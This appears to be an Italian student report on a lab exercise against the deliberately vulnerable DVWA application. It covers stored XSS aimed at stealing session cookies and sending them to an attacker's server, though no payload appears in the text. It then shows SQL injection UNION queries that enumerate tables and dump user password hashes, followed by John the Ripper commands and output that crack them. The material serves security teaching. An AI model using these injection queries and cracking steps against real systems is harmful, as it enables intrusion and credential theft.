
S6/L5

Traccia: Esercizio Traccia e requisiti Nell’esercizio di oggi, viene richiesto di exploitare le vulnerabilità: ● XSS stored. ● SQL injection. ● SQL injection blind (opzionale). Presenti sull’applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW. Scopo dell’esercizio: ● Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell’attaccante. ● Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi). Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

INTRODUZIONE




Questo report descrive i passaggi seguiti per testare le vulnerabilità di un'applicazione web utilizzando la DVWA (Damn Vulnerable Web Application). Sono stati eseguiti exploit di XSS stored e SQL injection per dimostrare come possono essere sfruttate queste vulnerabilità.

La soluzione riporta l’approccio utilizzato per le seguenti vulnerabilità: XSS stored. SQL Injection .

XSS stored.

Verificare se il sito esegue codice HTML/JavaScript inserito nei campi di input. 1.Accesso e Configurazione: L'analisi è iniziata accedendo al DVWA tramite un browser web. È stato verificato che il livello di sicurezza di DVWA fosse impostato su "basso" per facilitare l'individuazione delle vulnerabilità. È stato inserito del codice HTML nei campi di input per verificare se il sito esegue il codice fornito.

Cattura dei Cookie




SQL Injection Verificare la presenza di vulnerabilità SQL injection.

1.Test per Vulnerabilità SQL: Nei campi di input del sito DVWA, è stato inserito un singolo apice (') per verificare la presenza di vulnerabilità SQL injection. L'errore di sintassi SQL risultante ha indicato che il sito era vulnerabile a SQL injection

```
You have an error in your SQL syntax;
```


2.Determinazione del Numero Colonne:

Sono state eseguite query per determinare il numero corretto di colonne: ' UNION SELECT 1# ' UNION SELECT 1, 2# L'aggiunta progressiva di colonne ha permesso di identificare il numero corretto necessario per evitare errori di sintassi.




3.Identificazione del Nome della Tabella:

È stata eseguita una query per individuare i nomi delle tabelle nel database: ' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database()# Questa query ha restituito i nomi delle tabelle presenti nel database corrente.




5.Estrazione dei Dati Sensibili:

Utilizzando i nomi delle colonne trovate, è stata eseguita una query per estrarre i dati sensibili: ' UNION SELECT user, password FROM users#



6.Decifrazine delle password:

Le password hashate trovate, sono state salvate in un file di testo passwords.txt. Utilizzando John The Ripper, le password sono state decifrate con il comando: john --show --format=raw-md5 passwords.txt


kali@kali: ~/Desktop
File Actions Edit View Help
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8 x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
abc123 (?)
letmein (?)
charley (?)
4g 0:00:00:00 DONE (2024-07-05 09:11) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
┌──(kali㉿kali)-[~/Desktop]
└─$ john --show --format=raw-md5 password.txt.
?:password
?:abc123
?:charley
?:letmein
?:password
5 password hashes cracked, 0 left
┌──(kali㉿kali)-[~/Desktop]
└─$